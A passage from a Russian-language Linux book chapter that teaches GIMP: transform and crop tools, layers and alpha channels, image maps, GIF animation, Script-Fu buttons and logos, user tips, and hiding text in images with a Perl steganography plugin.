


Рис. 15.17. Вращение прямоугольника




Рис. 15.18. Информация о вращении

Режим **Масштабирование** используется для увеличения или уменьшения размера выделенной области. Обратите внимание, что это не увеличение масштаба изображения — это увеличение самого изображения. Разумеется, что увеличить вы можете до предела физического размера рисунка. Например, если вы редактируете рисунок 100x100, вы не можете превысить эти размеры, то есть растянуть прямоугольник до 101x101. При масштабировании изменяется как ширина, так и высота (для прямоугольных областей).

Названия режимов **Искривление** и **Перспектива** говорят сами за себя.

Предположим, что у вас есть очень большое изображение, но вам нужна только его часть, например, вы сделали снимок всего рабочего стола, но вам нужна только одно окно. Активизируйте инструмент **Кадрирование** и изменение размера. С его

помощью выделите только ту часть, которая вам нужна, а затем нажмите кнопку **Изменение размера** в окне **Информация о кадрировании**. Если после этого вы нажмете кнопку **Изменение размера**, то получите результат в виде обрезанного изображения.

15.3.4. Слои

Со слоями мы уже неоднократно сталкивались в этой книге, и вы уже наверняка знаете, что это такое, даже если до чтения этой книги никогда их не использовали. Слой можно представить как лист прозрачной бумаги. Совокупность слоев формирует изображение, то есть ваше изображение может состоять из нескольких слоев: *фон, слой1, слой2* и так далее.

Рассмотрим базовые средства GIMP для работы со слоями. Откройте окно **Слои, каналы, контуры** (рис. 15.19), нажав комбинацию клавиш **Ctrl + L** (**L0** — **Layer** — слой). Если вам удобнее использовать меню, выполните команду **Слой → Слои, каналы, контуры**.

В верхней части окна из списка **Изображение** вы можете выбрать нужное вам изображение. Но обычно используется режим **Авто**, который автоматически выбирает изображение.

На вкладке **Слои** находится список слоев. Щелкнув на слое, вы можете его выбрать. Работа производится только с выделенным слоем! Путем двойного щелчка на слое вы сможете переименовать слой. С помощью полоски **Непрозрачность** можно установить степень непрозрачности слоя.




Рис. 15.19. Окно «Слои, каналы, контуры»

Изображение глаза возле имени слоя означает, что данный слой отображаем. Для отключения отображения слоя, чтобы он не мешал работать с другим слоем, щелкните на глазе.

Изображение крестика, похожего на значок перемещения, означает, что при перемещении слоев будут двигаться все отмеченные крестиком, а не только активный слой.

Разберемся с уровнями слоев. Самый нижний уровень — это фон. Представьте пачку прозрачной бумаги. Самый нижний лист — это и есть фон. В списке слоев **Фон** будет отображен первым. Тут наблюдается прямо пропорциональная зависимость: чем выше слой находится в списке, тем выше его уровень.

Нужно отметить важную особенность при работе со слоями. Если вы выделите какую-нибудь область активного слоя, а потом перейдете к другому слою, выделенный контур будет применен к новому слою. Помните об этом. В нижней части окна вам доступны шесть кнопок, которые описаны в табл. 15.1.

Основные операции над слоями

Таблица 15.1

Кнопка	Описание
Новый слой	Создает новый слой и устанавливает его уровень выше активного слоя, то есть в списке он будет находиться выше активного слоя
Поднять слой	Поднимает слой, то есть повышает его уровень
Опустить слой	Понижает уровень слоя
Создать копию слоя	Создает копию слоя
Прикрепить слой	Прикрепляет плавающее выделение к текущему слою
Удалить	Удаляет слой

Щелкните правой кнопкой на одном из слоев: откроется меню, в котором находятся все остальные операции над слоями. Возможно, вам будет полезна операция **Свести изображение**, которая объединяет все слои. Там же вы найдете операцию **Объединить видимые слои** — она делает то же самое, что и предыдущая операция, но определяет не все слои, а только видимые (для которых установлен Глаз).

Закладка **Каналы** окна **Слои, каналы и контуры** предназначена для работы со цветовыми каналами. Каждое изображение RGB имеет три обязательных канала — это Красный (Red), Зеленый (Green) и Синий (Blue). Как вы знаете, правильно смешав эти три цвета, можно получить любой цвет.

Помните, мы задавали маску цвета? Так это не что иное, как цветовой канал. Создайте маску и перейдите в окно **Слои, каналы, контуры** на вкладку **Каналы**. Появится канал *Qmask* заданного цвета.

Очень часто в Web-дизайне используются прозрачные изображения. Можно сделать прозрачным слой (параметр **Непрозрачность** равен 0), но можно использовать **Альфа-канал**. Альфа-канал — это и есть прозрачность. Выполните команду меню **Фильтры** → **Цвета** → **Цвета — Альфа-канал** (рис. 15.20).



Рис. 15.20.
Преобразование цвета
в альфа-канал

Например, у вас есть изображение на черном фоне. Чтобы сделать это изображение прозрачным, вам нужно преобразовать черный цвет в Альфа-канал. Просто? Конечно, если бы не одно «но»: если цвет не стандартный, например, #72d896, как установить точно такой же? Окно Альфа-канала не предусматривает ввод шестнадцатеричных триплетов.

Разработчики GIMP предусмотрели кое-что для нас. Вы можете перетаскивать цвета из одного диалога в другой. Например, вы можете перетащить цвет

переднего или заднего плана в окно Альфа-канала. Или же (что намного удобнее) использовать инструмент Пипетка. Выберите пипеткой цвет изображения, а потом перетащите его в окно Альфа-канала. Вот и все!

15.3.5. Создание web-карты изображения

GIMP обладает огромным количеством всевозможных фильтров, благодаря которым можно достичь поразительных эффектов. Один из фильтров мы уже рассмотрели — это фильтр Альфа-канала.

Разобраться с работой фильтров несложно — вы вполне сможете освоить эту тему самостоятельно. Однако есть один фильтр, на который вам следовало бы обратить внимание, если вы занимаетесь Web-дизайном.

Наверняка вы видели сайты, состоящие из кусочков изображения: каждый кусочек — это ссылка на другую Web-страницу. Вы случайно не подумали о Гильотине? Нет, этот инструмент для данной задачи использовать не очень удобно, хотя и можно. Проще всего использовать карты изображений (image maps).

Выполните команду меню **Фильтры → Веб → Карта изображения**. Откроется окно ImageMap, в котором вы сможете выделить области изображения и определить действие для них, то есть тот документ, который будет загружен при щелчке на этой области.

Вы можете выделять прямоугольные, многоугольные и эллиптические области. Выделите какую-нибудь область. Как только вы закончите выделение, откроется окно **Настройки области** (см. рис. 15.21).




Рис. 15.21. Окно «Настройки области»

В этом окне введите URL и укажите тип ссылки: Web, FTP, file. Выделите несколько областей и для каждой из них определите действие. URL определять совсем не обязательно — это может быть JavaScript.

Справа в окне ImageMap (рис. 15.22) отображаются выделенные вами области. Вы можете дважды щелкнуть на любой из них для изменения настроек этой области. С помощью инструмента Стрелка вы можете выделить одну из областей, чтобы изменить или вообще удалить ее.



Рис. 15.22. Окно «ImageMap»

Отредактировав области, выполните команду **Файл → Сохранить** для сохранения карты изображения. Потом карту можно будет вставить в любой HTML-документ. Я выделил две области, и ImageMap сгенерировал такой файл:

```
<IMG SRC="/home/denis/bmw/m/02m.jpg" WIDTH=416 HEIGHT=206
BORDER=0 USEMAP="#map">
<MAP NAME="map">
<!-- #$$-:Image Map file created by GIMP Imagemap Plugin -->
<!-- #$$-:GIMP Imagemap Plugin by Maurits Rijk -->
<!-- #$$-:Please do not edit lines starting with "#$$" -->
<!-- #$$VERSION:1.3 -->
<!-- #$$AUTHOR:denis -->
<AREA SHAPE="RECT" COORDS="0,1,220,83" HREF="http://www.bmw.com">
<AREA SHAPE="RECT" COORDS="220,1,389,203" HREF="http://www.bmw.com.ua">
</MAP>
```

Перед вставкой этого кода в HTML-файл проверьте путь к картинке, указанной в теге IMG:

```
<IMG SRC=>/home/denis/bmw/m/02m.jpg> WIDTH=416 HEIGHT=206
BORDER=0 USEMAP="#map">
```

15.3.6. Создание анимации

Вы когда-нибудь видели, как создаются мультфильмы? Каждое движение персонажа прорисовывается на отдельном прозрачном листе специальной бумаги. Правильно, сейчас мы будем использовать слои. Чередуя слои, мы можем создать анимацию.

Чтобы нарисовать какого-нибудь утенка или пингвиненка, нужно обладать талантом художника, которого мне не хватает. Поэтому мы нарисуем анимированную надпись GIMP. Буквы надписи будут появляться последовательно: сначала G, потом I, затем M, и, наконец, P.

Создайте новое изображение с белым фоном. Затем создайте прозрачный слой. На нем напишите заветное слово — GIMP. Затем создайте три копии этого слоя. Итого у нас получилось четыре одинаковых слоя с надписью GIMP. Всего слоев пять (пятый слой — это фон)

Сделайте невидимыми все слои, кроме первого слоя с надписью GIMP. Используя Ластик, сотрите буквы IMP. Сделайте невидимым этот слой.

Теперь сделайте видимым второй слой и сотрите буквы G, M, P. По окончании редактирования отключите его. На следующем слое сотрите G, I, P, а на последнем — G, I, M.

В итоге у нас получится пять слоев:

1. Белый.
2. G.
3. I.
4. M.
5. P.

Включите все слои (сделайте их видимыми). Выполните команду **Файл → Сохранить как** и сохраните изображение в формате GIF.

Пункт GIF меню **Формат** неактивен? Вы сейчас не можете сохранить изображение в формате GIF, поскольку оно не индексировано. Вы можете индексировать его вручную или же позволить сделать GIMP'у это за вас. Поэтому сейчас выберите формат файла **По расширению** и введите имя файла `animation.gif`. После этого GIMP предложит вам экспортировать изображение в формат GIF (см. рис. 15.23).

GIMP может свести изображение или сохранить слои как анимацию. Как вы думаете, какой режим нас больше интересует? Правильно, анимация. Затем нужно указать программе, что мы хотим проиндексировать изображение. Установив нужные параметры, нажмите кнопку **Экспорт**. Появится окно **Сохранить как GIF** (рис. 15.24).

Установим параметры анимации. Если включить параметр **Бесконечно**, анимация будет воспроизводиться бесконечно, то есть после последнего слоя




Рис. 15.23. Экспорт в формат GIF




Рис. 15.24. Сохранение в формате GIF

будет отображен первый. А если этот параметр выключен, после последнего слоя воспроизведение анимации будет остановлено.



Примечание

Термины «слой» и «кадр» в данной ситуации — это синонимы. «Слой» используется при редактировании изображения, а «кадр» — при просмотре анимации.

Параметр **Задержка** устанавливает задержку между кадрами. В нашем случае 100 мс — это слишком быстро, поэтому установите 200 или даже 250.

Я вас поздравляю! Вы только что создали анимацию! Теперь попробуем копнуть немного глубже. Выполните команду меню **Фильтры** → **Анимация** → **Воспроизведение**. Таким образом вы сможете просмотреть, как будет выглядеть анимация, не выходя из GIMP. Для начала (или прекращения) воспроизведения используйте кнопку **Пуск/Стоп**.

Кнопка **Перемотка** установит вас на начало, то есть на первый кадр. А кнопка **Шаг** напоминает пошаговую отладку программы — при нажатии она отображает следующий кадр.

В меню **Анимация** есть один очень полезный пункт — **Оптимизация**. Давайте разберемся, что он делает. Дело в том, что по мере добавления новых слоев (кадров) в вашу анимацию увеличивается размер GIF-файла. А это очень нехорошо. Функция **Оптимизация** делает примерно следующее: просматривает все слои и ищет точки, которые изменились относительно предыдущего слоя, а затем обрезает слой и оставляет только эти (измененные) точки. В результате размер GIF-файла уменьшается в 2-3 раза. Например, наша первая анимация (100x100) до оптимизации занимала 919 байт, а после — 392. Неплохо?

Функция **Разоптимизация**, которая находится в том же меню, обратна функции **Оптимизация**. Ее нужно применить тогда, когда вы хотите изменить оптимизированное изображение. Все это похоже на архив: вы добавили файл в архив, размер файла стал меньше, но, чтобы использовать этот файл, вам нужно распаковать его.

15.3.7. Создание кнопок, плакатов, эмблем и вывесок

Чтобы создавать красивые кнопки, эмблемы, логотипы и фоновые изображения, вам не нужно быть профессионалом в области растровой графики. Следуя рекомендациям этого пункта, вы научитесь создавать довольно неплохую графику за небольшой период времени. При использовании GIMP ваш сайт будет выглядеть значительно оригинальнее, чем при использовании многих шаблонов популярных Windows-программ.

Создание кнопок

Разрабатывая какой-нибудь сайт, прежде всего, нужно решить вопрос навигации. Неудобная навигация вряд ли повысит рейтинг вашего сайта. Важнейшим элементом навигации являются кнопки. С помощью GIMP можно создавать несколько видов кнопок, причем в разных состояниях: *нажатая*, *не нажатая*, *активная*.

Начнем с так называемых круглых кнопок (рис. 15.25). Выберите пункт меню **Расш. → Скрипт-Фу → Кнопки → Круглая кнопка**. Появится окно, в котором нужно будет задать параметры кнопки: текст надписи, шрифт текста, размер шрифта, цвет фона и шрифта, заполнение по X и по Y.

Можно также указать внешний вид кнопки: *не нажатая*, *не нажатая (активная)* и *нажатая*. Если вы включите все три режима, вы получите сразу три



Рис. 15.25. Активная круглая кнопка



Рис. 15.26. Простая выпуклая кнопка

рисунка одной кнопки в разных состояниях. Теперь смело можно использовать готовые кнопки в своем проекте. На рис. 15.25 изображена не нажатая активная кнопка.

Второй тип кнопок — это Простая выпуклая кнопка (рис. 15.26). Для ее создания выберите пункт меню **Расш. → Скрипт-Фу → Кнопки → Простая выпуклая кнопка**. Появится окно с параметрами кнопки. Параметров у простой кнопки значительно меньше, поэтому

она полностью оправдывает свое название. Если вам нужна нажатая кнопка, установите одноименный параметр в окне параметров. Установив нужные вам параметры, нажмите на кнопку **ОК**.

Создание эмблем

Теперь займемся созданием логотипов и надписей для нашего сайта. С помощью меню **Расш. → Скрипт-Фу → Эмблемы** можно создавать различные надписи для вашего сайта. Выберите пункт меню **Расш. → Скрипт-Фу → Эмблемы → Объемный контур**. Среди параметров данной эмблемы доступны следующие:

1. Шаблон.
2. Текст.
3. Шрифт и размер шрифта.
4. Радиус размывания контура и тени.
5. Альфа-слой.
6. Смещение тени по X и по Y.

Сейчас нужно рассмотреть еще один полезный скрипт — **Текст по кругу**. Для его использования активизируйте пункт **Расш. → Скрипт-Фу → Эмблемы → Текст по кругу**. Появится окно, в котором нужно будет указать текст надписи шрифт и его размер. Непосредственно к параметрам отображения текста по кругу относятся **Начальный угол**, **Радиус**, **Угол заполнения (Заполнить угол)**. Установив определенным образом данные параметры, можно расположить текст не только по кругу, а и по дуге.

Создание фоновых изображений

Теперь перейдем к созданию различных фоновых изображений. Создать необычное фоновое изображение в GIMP можно за пару щелчков мыши. Разные шаблоны для фоновых изображений вы найдете в меню **Расш. → Скрипт-Фу → Шаблоны**. Например, для создания небольшой карты можно воспользоваться шаблонами **Визуализация карты** и **Земля**.

Другие возможности

В меню **Расш.** → **Скрипт-Фу** → **Разное** можно найти интересные скрипты для изображения тех или иных объектов. Например, для создания сферы активизируйте пункт меню **Расш.** → **Скрипт-Фу** → **Разное** → **Сфера**. Пример работы этого скрипта отображен на рис. 15.27.




Рис. 15.27. Сфера

Создание вращающегося шара

До этого мы выступали в роли «пассивного зрителя»: мы практически ничего не делали самостоятельно, а только устанавливали разные параметры того или иного скрипта. Всю работу за нас делал GIMP. Теперь самое время рассмотреть пару приемов практической работы с GIMP.

Как вы уже догадались, сейчас мы займемся созданием вращающегося шара. Создайте новый файл, активизировав меню основного окна GIMP **Файл** → **Новый**. Установите размер нового изображения — 256x256. Тип заливки — **Прозрачное**.

После создания нового изображения нам нужно использовать инструмент **Заливка с градиентом цвета**, но перед этим установите цвет переднего плана и фона. Это можно сделать с помощью инструмента выбора цвета: внизу основного окна GIMP находятся два цветных квадратика. Дважды щелкнув на верхнем квадрате, вы увидите окно **Выбор цвета**, в котором вы установите цвет переднего плана. Двойной щелчок на нижнем квадратике предоставляет возможность выбора цвета фона.

Установить цвета по умолчанию вы можете, щелкнув на двух маленьких квадратиках, которые находятся под большими. С помощью стрелок, расположенных над большими квадратами, вы можете переключать цвета по кругу.

Итак, применив инструмент **Заливка с градиентом цвета**, окрасьте созданный шар градиентной заливкой.



Рис. 15.28. Результат работы аниматора «Вращающийся шар»

Теперь щелкаем правой кнопкой мыши по любому участку получившегося изображения. Из появившегося меню выбираем **Скрипт-Фу** → **Аниматоры** → **Вращающийся шар**. Затем устанавливаем параметры аниматора: **Количество кадров**, **Количество цветов индекса**, а также обязательно включите режим **Работать с копией**. Затем нажимаем **ОК** и ждем, пока аниматор завершит свою работу. Потом появится окно с изображением шара.

Переходим в это окно, щелкаем правой кнопкой мыши на любой части изображения и выбираем пункт меню **Фильтры** → **Анимация** → **Воспроизведе-**

ние. В появившемся окне нажимаем на кнопку **Пуск/Стоп** (см. рис. 15.28). Все! Шар вращается.

Потом это изображение можно сохранить в формате GIF. Для этого выберите пункт меню **Файл** → **Сохранить**. Установите тип файла **По расширению** или **GIF**. При выборе определения типа файла по расширению, разумеется, нужно ввести имя файла с расширением **.gif**. Нажмите на кнопку **ОК**. Затем появится окно **Экспортировать файл**, в котором нужно будет установить режим **Сохранить как анимацию**.

Теперь можно просмотреть файл в браузере или другой программе. Если вы хотите применить этот аниматор к уже существующему изображению, то изображение нужно преобразовать в режим **RGB**. Для этого выполните команду **Изображение** → **Режим** → **RGB**.

Нарезка изображения

Предположим, что нам нужно разрезать наше изображение пополам, то есть разрезать на две части (или на три, четыре и т.д.). Это может потребоваться, например, для снижения времени загрузки изображения через Web, если размер изображения слишком большой.

Для этого ухватитесь мышкой за линейку слева и тащите ее до предполагаемого места разреза: появится синяя вертикальная пунктирная линия. Эта линия иногда называется направляющей. Направляющие линии используются для выравнивания или привязки к координатам. С помощью направляющей установите границу разреза. Аналогично, ухватившись за верхнюю линейку, установите горизонтальную линию разреза.

Итак, мы установили границы разреза изображения (рис. 15.29). Осталось его только разрезать. Для этого выберите пункт меню **Изображение** → **Преобразование** → **Гильотина**, и вы получите четыре изображения.




Рис. 15.29. Направляющие линии

15.3.8. Советы GIMP

Советы GIMP очень важны, особенно, если вы начинающий пользователь. Они настолько важны, что все они были помещены в эту книгу.

1. Почти все операции выполняются при помощи нажатия на правую клавишу мыши в изображении. И не беспокойтесь, вы сможете отменить большинство ошибочных действий.
2. GIMP использует слои, позволяя организовать ваше изображение.

Представьте себе стопку слайдов, глядя сквозь которую вы увидите состоящее из них изображение.

3. Вы можете выполнить большинство операций со слоями, щелкая правой клавишей мыши на названии слоя в диалоге **Слой и каналы**.
4. Если вы собираетесь сохранить файл как GIF, XPM или в любом другом формате с индексированными цветами (каждому цвету назначен индекс), то вам надо конвертировать изображение в индексированное, используя меню **Изображение**.
5. Вы можете вызвать меню **Параметры инструмента** двойным щелчком мыши на любой кнопке в панели инструментов.
6. Вы можете изменить название слоя, дважды щелкнув мышью на названии в диалоговом окне **Слой**.
7. Слой с названием **Фон** — особый. Вы не можете добавить к нему маску слоя или прозрачность. Чтобы добавить прозрачность, вы должны сначала добавить альфа-канал к слою, щелкнув правой клавишей мыши в диалоге **Слой** и выбрав **Добавить альфа-канал**.
8. При использовании рисующего инструмента щелчок при нажатой клавише «Shift» даст прямую линию от последней нарисованной точки до текущей позиции курсора.
9. Большинство дополнений работает с текущим слоем в текущем изображении. В некоторых случаях вам надо будет объединить слои (команда **Слой → Свести изображение**), если вы захотите, чтобы дополнение (имеется в виду **Скрипт-фу**) работало с целым изображением.
10. Большинство форматов файлов не поддерживает слои, и поэтому сохраняется только активный слой. Используйте формат XCF — собственный формат GIMP для сохранения слоев, каналов и направляющих.
11. Не все эффекты можно применить к любому виду изображений. Это отображается серой строкой меню. Вам может понадобиться изменить изображение в RGB, добавить альфа-канал или свести его.
12. Диалог выбора файла имеет дополнение командной строки клавишей «Tab», так же, как в командной оболочке (bash). Наберите часть имени файла, нажмите «Tab», и имя будет дополнено.
13. Вы можете переопределить комбинации клавиш для любых меню, для этого вызовите его, выберите нужный пункт меню и нажмите новую комбинацию клавиш. Она будет динамически связана и сохранена при выходе из GIMP.
14. Вы можете использовать среднюю кнопку мыши для прокручивания изображения, если его слой больше размера окна.
15. Щелкните мышкой на линейке и, не отпуская кнопки, перетащите ее, чтобы поместить в изображение направляющую. Все перетаскиваемые выделенные области будут выравниваться по направляющим. Вы можете удалить направляющие, перетащив их за пределы изображения инструментом **Перемещение**.

16. GIMP поддерживает сжатие «на лету». Просто добавьте .gz к имени файла, и ваше изображение будет сохранено сжатым. Конечно же, автораспаковка при загрузке сжатых изображений тоже действует.
17. Если до начала выделения нажать и удерживать клавишу «Shift», то новая область выделения будет добавляться к текущей, а не заменять ее. Аналогично клавиша «Ctrl» позволяет вычитать выделение.
18. Если нажать «Shift» или «Ctrl» во время выделения прямоугольной или эллиптической области, то область станет точным квадратом или кругом соответственно.
19. Вы можете подправить диапазон выделения для «выделения вручную», нажав на клавишу мыши и потянув курсор влево и вправо.
20. Если щелкнуть на пиктограмме Глаз любого слоя в диалоге Слои, удерживая клавишу «Shift», будут скрыты все слои, кроме этого. Повторный щелчок сделает все слои видимыми.
21. Щелчок на изображении маски слоя в диалоге Слои при нажатой клавише «Ctrl» переключает эффект маски слоя.
22. Щелчок на изображении маски слоя в диалоге Слои при нажатой клавише «Alt» переключает вид непосредственно маски слоя.
23. Вы можете использовать комбинацию клавиш Alt+Tab для циклического перемещения по всем слоям в изображении. Конечно, в KDE у вас ничего не получится, поскольку среда KDE перехватывает эту комбинацию клавиш.
24. Если при использовании Заливки щелкнуть клавишей мыши, удерживая «Shift», то заливка будет производиться цветом фона, а не переднего плана.
25. Перемещение при нажатой клавише «Ctrl» при использовании инструмента Вращатель позволяет осуществлять вращение на 15-градусные углы.
26. Если ваши шрифты выглядят блочными, это значит, что они не масштабируемые. Большинство X-серверов поддерживает масштабируемые шрифты Type 1 Postscript. Скачайте и установите их.
27. Использование команды Правка → Обвести позволяет нарисовать действующей кистью простые квадраты или круги обводкой контура текущей выделенной области. Более сложные формы можно нарисовать с помощью команды Фильтры → Визуализация → Gfig.

15.3.9. Соккрытие текста в изображении. Стеганограммы в GIMP

Наверное, все мы знаем, что такое стеганограмма. Для тех, кто забыл, напомним, что это такой способ передачи сообщения, при котором скрывается не только сообщение, но и факт его передачи. В обычной жизни стеганограммой можно считать запись сообщения невидимыми чернилами между строк обыкновенного письма или записки. Для того, чтобы прочитать такое сообщение, его нужно нагреть, подержав над свечой или над зажигалкой.

Как видите, «стеганограмма» в переводе означает «скрытая запись» и оправдывает свое название.

С помощью GIMP мы можем создавать стеганограммы. При этом мы будем скрывать текст сообщения внутри графического файла. Таким образом, внешне файл будет выглядеть как файл с изображением (и при открытии его будет показано изображение), но с помощью специального приема из него можно прочесть спрятанное сообщение. Но прежде чем перейти к процессу, который не является сложным, мы должны разобраться с самим принципом стеганографирования.

Для начала проведем аналогию с обыкновенным, неэлектронным, сообщением. У нас есть письмо и невидимые чернила, в качестве которых можно использовать молоко. Напишем этими чернилами сообщение на листе бумаги. Когда чернила высохнут, они исчезнут с листа бумаги — их не будет видно. Но само вещество, из которого состоят чернила, останется на бумаге. Нагрев лист бумаги, мы увидим написанное сообщение.

Почти на таком же принципе основа электронная стеганография. Только в этом случае вместо бумаги понадобится изображение, вместо пера — GIMP, а чернила мы заменим специальным скриптом. Только сейчас мы уже ничего не будем нагревать — так ведь можно и монитор подпортить.

Как работает скрипт? Создайте два новых RGB-изображения. Я создал два RGB-изображения размером 100x100 каждое. Теперь установим заливку для каждого из них:

Для первого $R = 255, G = 255, B = 254$.

Для второго $R = 255, G = 255, B = 255$.

Как вы видите, оба изображения белые — мы не видим различия между заливкой (255,255,254) и (255,255,255). Мы закодировали один бит информации. Чтобы закодировать один байт, нам будут нужны восемь точек. Придерживаясь принципа минимального искажения картинки, то есть используя для кодирования информации младшие биты каждой цветовой составляющей, мы можем закодировать сообщение. При этом картинка никак не изменится.

Закодировать сообщение таким способом можно в любом графическом редакторе, который позволяет указывать цвет по составляющим RGB. Однако это довольно рутинная операция, для автоматизации которой предназначен специальный скрипт — Stegano. Загрузить данный скрипт можно по адресу: <http://gimp.linux.ru.net/doc13/stegano.tar.gz>




Рис. 15.30. Первое изображение




Рис. 15.31. Второе изображение

Для работы скрипта нужно установить пакеты **Perl-GTK** и **gimp-perl**. Оба эти пакета, скорее всего, входят в состав вашего дистрибутива. Само собой разумеется, что язык **perl** также должен быть установлен.

Распакуйте архив в каталог `$HOME/.gimp-1.2/plugin-ins` или в каталог `/usr/lib/gimp-1.2/plugin-ins`. Во втором случае скрипт станет доступным всем пользователям машины, но для записи в этот каталог вам нужны права администратора. В архиве находятся два файла — `stegano.pl` и `dest.pl`. Первый записывает стеганограмму, а второй — извлекает записанную стеганограмму.

После распаковки проследите, чтобы оба эти файла были исполнимыми. Если это не так, выполните команду `chmod +x dest.pl stegano.pl`.

Перезапустите **GIMP**, создайте новое изображение. В меню **Изображение**, в подменю **PF-Examples** появятся два новых пункта — **Stegano** и **De-Stegano**.

Для того, чтобы у меня заработал скрипт `stegano.pl`, мне пришлось сделать небольшое изменение исходного кода. Сразу после первой строки скрипта `#!/usr/bin/perl` я добавил следующие строки:

```
eval `exec /usr/bin/perl -S $0 ${1+"$@"}`
if 0; # not running under some shell
eval `exec /usr/app/bin/perl -S $0 ${1+"$@"}`
if 0; # not running under some shell
```

Затем закомментировал строку `use Gimp qw(:auto);`, а вместо нее написал:

```
use Gimp qw(:auto __ N_);
```

Потом я раскомментировал строку

```
Gimp::set_trace	TRACE_ALL);
```

Еще я изменил путь меню. По умолчанию данный сценарий должен появиться в меню изображения **PF-Examples**, но мне использовать меню изображения неудобно, поэтому я поместил его в меню **Расш.** (**Xtns** — в англ. версии). Для этого в функции `register` (в конце файла) я заменил строку

```
"<Image>/PF-Examples/Stegano"
```

строкой

```
"<Toolbox>/Xtns/Stegano"
```

Тоже самое нужно сделать для файла `dest.pl`. К чему все это, объяснять не буду. Просто если у вас скрипт не будет отображаться в меню, сделайте вышеописанные изменения.

Выполните команду **Изображение** → **PF-Examples** → **Stegano** (см. рис. 15.32). Обратите внимание, если вы последовали моим инструкциям, то скрипт появится в меню **Расш.** и выполнять следует команду **Расш.** → **Stegano**.

